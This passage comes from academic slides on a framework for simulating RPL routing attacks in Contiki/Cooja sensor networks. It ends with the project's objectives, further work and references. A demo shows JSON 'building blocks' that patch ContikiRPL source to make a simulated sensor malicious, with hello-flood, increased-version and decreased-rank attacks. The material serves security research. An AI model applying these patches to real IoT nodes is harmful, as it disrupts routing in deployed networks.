
- Identify :

- Depends on RPL constant `RPL_CONF_MIN_HOPRANKINC`
- `rpl-private.h` contains constants `RPL_MAX_RANKINC` and `INFINITE_RANK`
- `rpl-timers.c` handles rank recalculation (can be removed)



Building attacks > Demo 9 : Implement *Decreased Rank*


- Start : Vagrant box
- Actions :
 - 1) Edit `building-blocks.json`
 - 2) Start the framework
 - 3) Type “prepare test”
 - 4) Edit `test.json`
 - 5) Type “make_all test”
 - 6) Type “run_all test”
 - 7) Verify the results with the report
- Output :
 - ✓ New BB `decreased-rank`



```
21 {
22   "hello-flood": {
23     "RPL_CONF_DIS_INTERVAL": 0,
24     "RPL_CONF_DIS_START_DELAY": 0,
25     "rpl-timers.c": ["next_dis++;", "next_dis++; int i=0; while (i<20) {i++;
26       dis_output(NULL);}"]
27   },
28   "increased-version": {
29     "rpl-icmp6.c": ["dag->version;", "dag->version++;"]
30   },
31   "decreased-rank": {
32     "RPL_CONF_MIN_HOPRANKINC": 0,
33     "rpl-private.h": [
34       ["#define RPL_MAX_RANKINC", "(7 * RPL_MIN_HOPRANKINC)", "#define
35       RPL_MAX_RANKINC 0"],
36       ["#define INFINITE_RANK", "0xffff", "#define INFINITE_RANK 256"]
37     ],
38     "rpl-timers.c": ["rpl_recalculate_ranks();", null]
39   }
40 }
```

Building attacks > Demo 9 : Implement *Decreased Rank*

- Start : Vagrant box
- Actions :
 - 1) Edit `building-blocks.json`
 - 2) Start the framework
 - 3) Type “prepare test”
 - 4) **Edit `test.json`**
 - 5) Type “make_all test”
 - 6) Type “run_all test”
 - 7) Verify the results with the report
- Output :
 - ✓ New BB `decreased-rank`



```
29  "number-notes": 10,
30  "target": "z1",
31  "duration": 120,
32  "wsn-generation-algorithm": "quadrants"
33  },
34  },
35  "test": {
36    "simulation": {
37      "title": "Test simulation",
38      "goal": "Create a new simulation",
39      "root": "echo"
40    },
41    "malicious": {
42      "type": "sensor",
43      "building-blocks": [
44        "decreased-rank"
45      ]
46    }
47  }
48 }
```


Building attacks > Demo 9 : Implement *Decreased Rank*


- Start : Vagrant box

- Actions :


- 1) Edit `building-blocks.json`
- 2) Start the framework
- 3) Type “prepare test”
- 4) Edit `test.json`
- 5) Type “make_all test”
- 6) Type “run_all test”
- 7) **Verify the results with the report**

- Output :

- ✓ New BB `decreased-rank`



Building attacks > Demo 9 : Implement *Decreased Rank*



Outline

- Introduction
- Background
- RPLA in a nutshell
- Managing simulations
- Building attacks
- **Conclusion**
 - Objectives
 - Further work

Conclusion > Objectives

1. Different ways to tweak ContikiRPL
2. Easy-to-manage experiments & campaigns
3. Sequential/parallel automation of simulations
(parallel mode still to be further tested)
4. Easy-to-build malicious sensor
(not demonstrated)

Conclusion > Further work

- Support multiple malicious sensors per simulation
- Make new building blocks for new attacks
(cfr *Taxonomy of RPL attacks* [6])
- Integration of Collect View tool (for handling more metrics)
- Add new WSN topology generation algorithms
- Testing on application-level projects

References

- [1] Prof Ramin Sadre, *LINGI2146 – Mobile and Embedded Computing*, UCLouvain
- [2] IETF, *RPL: IPv6 Routing Protocol for Low-Power and Lossy Networks*, at <https://tools.ietf.org/html/rfc6550>
- [3] Texas Instruments Wiki, *Contiki-6LOWPAN*, at <http://processors.wiki.ti.com/index.php/Contiki-6LOWPAN>
- [4] Contiki Community, *Contiki: The Open Source OS for the Internet of Things*, at <http://www.contiki-os.org/>
- [5] Contiki Community, *Get Started with Contiki, About Cooja*, at <http://www.contiki-os.org/start.html#start-cooja>
- [6] A. Mayzaud, R. Badonnel, I. Chrisment, *A Taxonomy of Attacks in RPL based Internet of Things*, International Journal of Network Security, Vol.18, No.3, pp.459-473, May 2016